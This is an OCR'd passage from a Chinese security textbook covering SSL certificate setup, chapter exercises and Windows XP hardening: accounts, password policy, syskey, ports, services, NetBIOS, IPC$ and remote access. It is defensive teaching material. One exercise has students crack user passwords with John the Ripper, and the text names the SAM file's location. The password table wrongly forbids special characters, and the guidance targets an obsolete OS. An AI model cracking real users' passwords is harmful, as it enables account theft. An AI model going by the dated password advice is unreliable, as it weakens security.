


图 3-170 【潜在的脚本冲突】对话框





第 5 步：在客户端(218.198.18.91 计算机)打开 IE 浏览器，在地址栏输入 http://218.198.18.96/，出现如图 3-172 所示的对话框，单击【确定】按钮，接着出现如图 3-173 所示的对话框，单击【是】按钮，出现如图 3-174 所示的对话框，选择一个证书。单击【确定】按钮，出现如图 3-175 所示的页面，看到了 SSL 网站的内容。



图 3-171　证书安装成功



图 3-172　【安全警报】对话框一




图 3-173　【安全警报】对话框二



图 3-174　【选择数字证书】对话框



图 3-175　看到了 SSL 网站的内容

小　　结

本章介绍了密码学的基本概念、常用加密方法、破解用户密码的方法、文件加密的方法、理解数字签名技术以及 PKI。并且通过对一系列实例的介绍，加深读者对基础安全方面的



基础知识和技术的理解，使读者能够运用一些工具软件来保护自己在工作或生活中的机密或机密数据。

习　　题

1. 填空题

(1) 计算机安全主要包括________和________两个方面。
(2) 密码理论与技术主要包括两部分：基于数学的密码理论与技术、________。
(3) ________是研究编制密码和破译密码的技术科学。
(4) ________是保障信息安全的核心技术，它以很小的代价，对信息提供一种强有力的安全保护。
(5) ________是用某种方法将文字转换成不能直接阅读形式的过程。
(6) 密码学包括密码设计与________两个方面。
(7) 加密一般分为 3 类，是________、________和________。
(8) 从密码学的发展历程来看，共经历了________、________和________。
(9) 对称加密算法又称为传统密码算法，或单密钥算法，它采用了对称密码编码技术，其特点________。
(10) 对称加密算法的安全性依赖于________。
(11) 主要的非对称加密算法有：________和________等。
(12) ________的缺点是密码算法一般比较复杂，加、解密速度较慢。因此，实际网络中的加密多采用________和________相结合的混合加密体制。
(13) ________是实现交易安全的核心技术之一，它的实现基础就是加密技术，能够实现电子文档的辨认和验证。
(14) ________是创建、颁发、管理和撤销公钥证书所涉及的所有软件、硬件系统，以及所涉及的整个过程安全策略规范、法律、法规和人员的集合。
(15) ________是 PKI 的核心元素，________是 PKI 的核心执行者。

2. 思考与简答题

(1) 对称加密算法的优缺点。
(2) 非对称加密算法的优缺点。
(3) 简述数字签名的过程。
(4) 简述 PKI 系统的组成以及每个部分的作用。

3. 上机题

(1) 使用压缩工具加密。
(2) 对 Office 文件进行加密与解密。
(3) 下载 PGP 软件，根据 3.2.3 小节，安装并使用加密软件 PGP 对文件进行加、解密。
(4) 使用密码破解工具 John the Ripper 对 Windows 和 Linux 用户密码进行破解。
(5) 构建基于 Windows 2003 的 CA 系统。





第4章 操作系统安全技术

本章学习目标：

- 了解 Windows 安全体系结构
- 掌握 Windows 系统安全配置
- 了解 Windows 权限的概念，并会进行权限的设置
- 了解 Linux 自主访问控制与强制访问控制的概念
- 初步了解 Linux 系统安全配置
- 了解计算机系统安全等级标准

操作系统（Operating System）是一组面向机器和用户的程序，是用户程序和计算机硬件之间的接口，其目的是最大限度地、高效地、合理地使用计算机资源，同时对系统的所有资源（如软件和硬件资源）进行管理。计算机系统的安全极大地取决于操作系统的安全，计算机操作系统的安全是利用安全手段防止操作系统本身被破坏，防止非法用户对计算机资源的窃取。

4.1 操作系统安全基础

在计算机系统的各个层次上，硬件、操作系统、网络软件、数据库管理系统软件以及应用软件，各自在计算机安全中都肩负着重要的职责。在软件的范畴中，操作系统处在最底层，是所有其他软件的基础，它在安全问题上也起着基础性、关键性的作用，没有操作系统的安全支持，计算机软件系统的安全就缺乏了根基。

上层软件要获得运行的可靠性和信息的完整性、保密性，必须依赖于操作系统提供的系统软件作为基础。在网络环境中，网络安全依赖于网络中各主机的安全性，而各主机系统的安全是由操作系统的安全性决定的。

4.2 Windows 安全体系结构

任何操作系统都有一套规范的、可扩展的安全定义，从计算机的访问到用户策略等。操作系统的安全定义包括 5 大类，分别为：身份认证、访问控制、数据保密性、数据完整性以



及不可否认性。

1. 身份认证

身份认证是最基本的安全机制。当用户登录到计算机操作系统时,要求进行身份认证,最常见的就是使用账号以及密钥确认身份。但由于该方法的局限性,所以当计算机出现漏洞或密钥泄露时,可能会出现安全问题。其他的身份认证还有:生物测定指纹、视网膜等。这几种方式提供高机密性,以保护用户的身份验证。

2. 访问控制

在 Windows NT 之后的 Windows 版本,访问控制带来了更加安全的访问方法。该机制包括很多内容,如磁盘的使用权限、文件夹的权限以及文件权限继承等。最常见的访问控制是 Windows 的 NTFS 文件系统。

3. 数据保密性

企业服务器中数据的安全性对于企业来讲,决定着企业的存亡。加强数据的安全性是每个企业都需考虑的。

4. 数据完整性

在文件传输过程中,考虑更多的是数据的完整性。最好采用公钥加密算法。

5. 不可否认性

根据《中华人民共和国公共安全行业标准》的计算机信息系统安全产品部件的规范,验证发送方信息发送和接收方信息接收的不可否认性。信息发送者的不可否认性鉴别信息必须是不可伪造的;信息接收者的不可否认性鉴别信息必须是不可伪造的。

Windows 系统采用金字塔形的安全架构,如图 4-1 所示。




图 4-1　Windows 系统安全架构

4.3　实例:Windows 系统安全配置

Windows 操作系统安全配置包括:账号安全管理、网络安全管理、IE 浏览器安全配置、注册表安全、Windows 组策略、Windows 权限管理和 Windows 安全审计等方面。

4.3.1　账号安全管理

1. 重命名和禁用默认的账户

安装好 Windows XP Professional 后,系统会自动建立两个账户:Administrator 和 Guest。



在 Windows XP Professional 中，右击桌面上的【我的电脑】图标，选择【管理】菜单项，打开【计算机管理】窗口，如图 4-2 所示。在左边列表中找到并展开【本地用户和组】，单击【用户】文件夹，可以看到系统中的账户。



图 4-2　【计算机管理】窗口

（1） Administrator 账户

Administrator（管理员）账户拥有计算机的最高管理权限，每一台计算机至少需要一个拥有管理员权限的账户，但不一定必须使用 Administrator 这个名称。黑客入侵计算机系统的常用手段之一就是试图获得管理员账户的名称和密码。如果系统的管理员账户的名称没有修改，那么黑客将轻易得知管理员账户的名称，接下来就是寻找密码了。比较安全的做法是对系统的管理员账户的名称进行修改，这样，如果黑客要得到计算机系统的管理员权限，需要同时猜测账户的名称和密码，增加了黑客入侵的难度。

（2） Guest 账户

在 Windows XP Professional 中，Guest 账户即所谓的来宾账户，只有基本的权限并且默认是禁用的。如果不需要 Guest 账户，一定禁用它，因为 Guest 账户也为黑客入侵提供了方便。

禁用 Guest 账户的方法是，在图 4-2 右边窗口中，双击 Guest 账户，在弹出的【Guest 属性】对话框中选中【账户已停用】选项。

注意　在 Windows XP Home 中，不允许停用 Guest 账户，那么一定要为 Guest 账户设置复杂的密码。不要忘记为所有账户设置足够复杂的密码。

2. 可靠的密码

（1） 密码策略

尽管绝对安全的密码是不存在的，但是相对安全的密码还是可以实现的。在开始菜单中选择【运行】命令，打开【运行】对话框，在其文本框中输入 secpol.msc，打开【本地安全设置】窗口，如图 4-3 所示，展开【账户策略】，单击【密码策略】文件夹，右侧有 6 项关于密码的设置策略，通过这些策略的配置，就可以建立完备的密码策略，这样密码就可以得到最大限度的保护。关于这 6 个策略的说明见表 4-1。

（2） 操作系统的登录密码

Windows XP 的登录密码存放在系统的 C:\windows\system32\config 下的 sam 文件中，sam 文件就是存放账号和密码的数据库文件。当登录系统时，系统会自动和 sam 进行比较，如果发现此账号和密码与 sam 文件中的加密数据符合，用户就会顺利登录，如果错误则无法登录。





图 4-3　本地安全设置

表 4-1　密码策略说明

策　　略	说　　明
密码必须符合复杂性要求	如果启用了这个策略，那么在设置和更改密码的时候，系统将会按照下面的规则检查密码是否有效
密码长度最小值	这个策略决定了一个密码的长度，有效值在 0 到 14 之间。如果设置为 0，则表示可以不设置密码。建议的密码长度最少包括 6 个字符，并且在字符的使用上还要遵循以下规则，密码必须是：①英文字母 A～Z，大小写敏感。②基本的 10 个数字。③不能包含特殊字符，如！，$，#，%等
密码最长存留期	这个策略决定了一个密码可以使用多久，之后就会过期，并要求用户更换密码。如果设置为 0，表示密码永不过期。一般情况下设置为 40 天左右即可，具体的过期时间要根据实际情况而定。最长可以设置为 999 天
密码最短存留期	这个策略决定了一个密码要在使用多久之后才能再次被修改。如果设置为 0 则表示密码可以被立即修改，最长可以设置为 998 天
强制密码历史	这个设置决定了保存用户曾经用过的密码的个数。默认情况下，这个策略不保存用户的密码，建议保存 5 个以上，最多可以保存 24 个
为域中的所有用户使用可还原的加密来存储密码	这个策略最好不要启用

注意　为了保障密码安全性，用户应该过一段时间就要更改自己的密码。

（3）给账户双重加密

虽然为账户设置了复杂的密码，但密码总有被破解的可能。此时可以为账户设置双重加密。

在开始菜单中选择【运行】命令，打开【运行】对话框，在文本框中输入 syskey，打开【保证 Windows XP 账户数据库的安全】对话框，如图 4-4 所示，选择【启用加密】单选按钮，单击【确定】按钮，这样程序就对账户完成了双重加密，不过这个加密过程对用户来说是透明的。

注意　该项操作是不可逆，一旦启用加密则不可以禁用。

如果想更进一步体验这种双重加密功能，那么可以在图 4-4 中单击【更新】按钮，打开【启动密码】对话框，如图 4-5 所示，这里有【密码启动】和【系统产生的密码】两个单选按钮。

如果选择【密码启动】单选按钮，那么需要自己设置一个密码，这样在登录 Windows XP 之前需要先输入这个密码，然后才能选择登录的账户。






图 4-4　【保证 Windows XP 账户数据库的安全】对话框




图 4-5　【启动密码】对话框

如果选择【系统产生的密码】单选按钮，那么又有两个单选按钮，系统默认选择【在本机上保存启动密码】单选按钮。如果选择该单选按钮，那么程序仅在后台完成加密过程，在用户登录时不要求输入任何密码，因为密码就保存在计算机的内部。如果对安全要求很高，那么可以选择【在软盘上保存启动密码】单选按钮，单击【确定】按钮之后会提示在软驱里放入一张软盘，创建完毕后会在软盘上生成一个 StartKey. Key 文件，以后每次启动系统时必须放入该软盘才能登录，此时相当于系统有了一张可以随身携带的钥匙盘。

注意　如果选择【在软盘上保存启动密码】单选按钮，则建议创建一张备用盘。

3．最小特权原则

最小特权原则是系统安全中最基本的原则之一。

最小特权指的是在完成某种操作时所赋予网络中每个主体(用户或进程)必不可少的特权。

最小特权原则是指应限定网络中每个主体所必需的最小特权，确保由可能的事故、错误、网络部件的篡改等原因造成的损失最小。

最小特权原则一方面给予主体“必不可少”的特权，这就保证了所有的主体都能在所赋予的特权之下完成所需要完成的任务或操作；另一方面，它只给予主体“必不可少”的特权，这就限制了每个主体所能进行的操作。

最小特权原则有效地限制、分割了用户对数据资料进行访问时的权限，降低了非法用户或非法操作可能给系统及数据带来的损失，对于系统安全具有至关重要的作用。但目前大多数系统的管理员对于最小特权原则的认识还不够深入。尤其是对于 Windows 系列的操作系统，因为系统所赋予用户的默认权限是最高的权限，例如 Windows 下的目录和文件的默认权限是 Everyone 均具有完全的权限，而 Administrator 则有对整个系统的完全控制。如果系统的管理员不对此进行修改，则系统的安全性将非常薄弱。当然，最小特权原则只是系统安全的原则之一，还有其他原则如纵深防御原则、特权分离原则、强制存取控制等。如果要使系统达到相当高的安全性，还需要其他原则的配合使用。



4.3.2 网络安全管理

随着计算机网络的应用向纵深普及,网络的安全问题也日益突出,网络入侵事件频繁发生,由于计算机网络系统的开放性,因此网络入侵具有以下特点。

(1) 没有时间、地域的限制,跨越国界攻击就如同在现场进行攻击一样方便。

(2) 通过网络的攻击往往混杂在大量正常的网络活动之中,隐蔽性强,并且入侵手段越来越复杂。

下面将介绍通过对系统的配置来增强网络方面的安全性。

1. 先关闭不需要的端口

第 1 步:在桌面右击【网上邻居】图标,选择【属性】命令,打开【网络连接】窗口,然后右击【本地连接】图标,选择【属性】命令,打开【本地连接属性】对话框,然后在【常规】选项卡里双击【Internet 协议(TCP/IP)】选项,弹出【Internet 协议(TCP/IP)属性】对话框,单击下面的【高级】按钮,弹出【高级 TCP/IP 设置】对话框,选择【选项】选项卡,如图 4-6 所示。选择【TCP/IP 筛选】选项,单击【属性】按钮,弹出【TCP/IP 筛选】对话框,如图 4-7 所示。



图 4-6 【高级 TCP/IP 设置】对话框



图 4-7 【TCP/IP 筛选】对话框

第 2 步:在图 4-7 中,选择【只允许】单选按钮,分别添加 TCP、UDP 和 IP 等网络协议允许的端口,如果没有提供其他网络服务,那么可以屏蔽掉所有的端口,这样大大增强了系统的安全性。

注意 设置完端口后需要重新启动计算机。

2. 关闭不需要的服务

相关服务及其功能见表 4-2。

把不必要的服务都禁止掉,尽管这些不一定能被攻击者利用得上,但是按照安全规则和标准来说,多余的东西就没必要开启,从而减少一份隐患。



表 4-2　服务及其功能

服　务	功　能
Computer Browser	维护网络上计算机的最新列表以及提供这个列表
Distributed File System	局域网管理共享文件，不需要可禁用
Distributed Linktracking Client	用于局域网更新连接信息，不需要可禁用
Error Reporting Service	禁止发送错误报告
Messenger	传输客户端和服务器之间的 NET SEND 和警报器服务消息
Microsoft Search	提供快速的单词搜索，不需要可禁用
NTLM Security Support Provide	Telnet 服务和 Microsoft Search 用的，不需要可禁用
Print Spooler	如果没有打印机可禁用
Remote Desktop Help Session Manager	禁止远程协助
Remote Registry	禁止远程修改注册表
Task Scheduler	允许程序在指定时间运行
Workstation	若关闭，远程 NET 命令列不出用户组

3. 禁止 NetBIOS

默认情况下，为了建立网络连接，Windows 会安装很多协议和运行很多服务，其中一些协议和服务都不是必需的，例如 NetBIOS、文件和打印机共享等，而"最小的服务＋最小的权限＝最大的安全"这个等式是永远成立的，因此有必要关掉不需要的服务，卸载不需要的协议，来增强系统的安全。

第 1 步：在桌面右击【网上邻居】图标，选择【属性】命令，打开【网络连接】窗口，然后右击【本地连接】图标，选择【属性】命令，打开【本地连接属性】对话框，如果不需要共享文件和打印机，那么在【常规】选项卡里将【Microsoft Windows 网络的文件和打印机共享】卸载。

第 2 步：双击【Internet 协议（TCP/IP）】选项，弹出【Internet 协议（TCP/IP）属性】对话框，单击下面的【高级】按钮，弹出【高级 TCP/IP 设置】对话框，选择【WINS】选项卡，如图 4-8 所示，取消选中【启用 LMHOSTS 查询】复选框，然后选择【禁用 TCP/IP 上的 NetBIOS】单选按钮。

第 3 步：在开始菜单中打开【运行】对话框，输入 services. msc，打开【服务】窗口，找到 TCP/IP NetBIOS Helper 这个服务，停止这个服务，并设置启动类型为手动或禁止。

第 4 步：重新启动计算机。



图 4-8　【高级 TCP/IP 设置】对话框



4. 禁止远程协助

Windows XP 上的“远程协助”功能允许用户在使用计算机发生困难时，可以向 MSN 或 QQ 上的好友发出远程协助邀请，来帮助自己解决问题。而这个“远程协助”功能正是“冲击波”病毒所要攻击的 RPC(Remote Procedure Call，远程过程调用)服务在 Windows XP 上的表现形式。建议用户禁用该功能。

禁止“远程协助”功能的方法是：在桌面右击【我的电脑】图标，选择【属性】命令，打开【系统属性】对话框，如图 4-9 所示，在【远程】选项卡里取消选中【允许从这台计算机发送远程协助邀请】复选框。



图 4-9 【系统属性】对话框

5. 终端服务

用户利用“终端服务”可以对远程计算机系统实现远程控制。

在 Windows XP 系统下，“终端服务”默认是被打开的，即如果有人知道该计算机上的一个账号以及计算机的 IP 地址，那么他就有可能控制该计算机。

有两种办法解决“终端服务”的安全问题。

(1) 禁用“终端服务”。在图 4-9 中，在【远程】选项卡里取消选中【允许用户远程连接到此计算机】复选框。

(2) 更改“终端服务”监听端口。如图 4-10 所示，在注册表编辑器中，按照 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp 路径找到“PortNumber”=dword:00002683，将端口值更改为 5858(读者可以任意指定，最好是 1024 以上的不常用端口)，重新启动计算机后更改生效。



图 4-10 更改“终端服务”监听端口

注意 “终端服务”和“远程协助”是有区别的，虽然都是实现远程控制，但是“终端服务”更注重用户的登录管理权限，它的每次连接都需要当前系统的一个具体账号，独立于当前计算机用户的邀请，可以独立、自由地登录远程计算机。



6. 防范 IPC 默认共享

Windows XP 在默认安装后允许任何用户通过空用户连接(IPC $)得到系统所有账号和共享列表,这本来是为局域网用户共享资源和文件提供方便,但是任何一个远程用户也可以利用这个空连接得到用户列表。黑客利用该功能得到系统的用户列表,然后使用一些字典攻击工具,对系统进行攻击,这就是网上比较流行的 IPC 攻击。

要防范 IPC 攻击,可以通过修改注册表来禁止空用户连接。

第 1 步:将 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 的 restrictanonymous 项设置为 1,如图 4-11 所示。




图 4-11　禁止空用户连接

第 2 步:将 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters 的 AutoShareServer 项设置为 0,如图 4-12 所示。

图 4-12　设置 AutoShareServer 和 AutoShareWks

第 3 步:将 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters 的 AutoShareWks 项设置为 0,如图 4-12 所示。

另外,也可永久关闭 IPC $ 和默认共享所依赖的服务:lanmanserver(server)。在开始菜单中打开【运行】对话框,输入 services.msc,打开【服务】窗口,找到 server 这个服务,停止这个服务,并且设置启动类型为手动或禁止。

7. IP 安全策略

利用操作系统的策略功能,通过新建 IP 安全策略来关闭计算机中的危险端口,据此可以防范病毒和木马的入侵与蔓延,新建 IP 安全策略的步骤如下。

第 1 步:依次选择【开始】|【设置】|【控制面板】命令,打开【控制面板】窗口,单击【性能和维护】图标,再单击【管理工具】图标,打开【管理窗口】窗口,双击【本地安全策略】图标,打开【本地安全设置】对话框,如图 4-13 所示。选中【IP 安全策略,在本地计算机】选项,然后在右边窗格的空白处右击,在右键菜单选择【创建 IP 安全策略】命令,弹出【IP 安全策略向导】对话框,如图 4-14 所示,单击【下一步】按钮,出现如图 4-15 所示页面。

第 2 步:在图 4-15 中,为新的安全策略命名,单击【下一步】按钮,出现如图 4-16 所示页面。弹出【安全通信请求】对话框,取消选中【激活默认响应规则】复选框,单击【下一步】按钮,出现如图 4-17 所示页面。





图 4-13 【本地安全设置】对话框




图 4-14 IP 安全策略向导



图 4-15 IP 安全策略名称

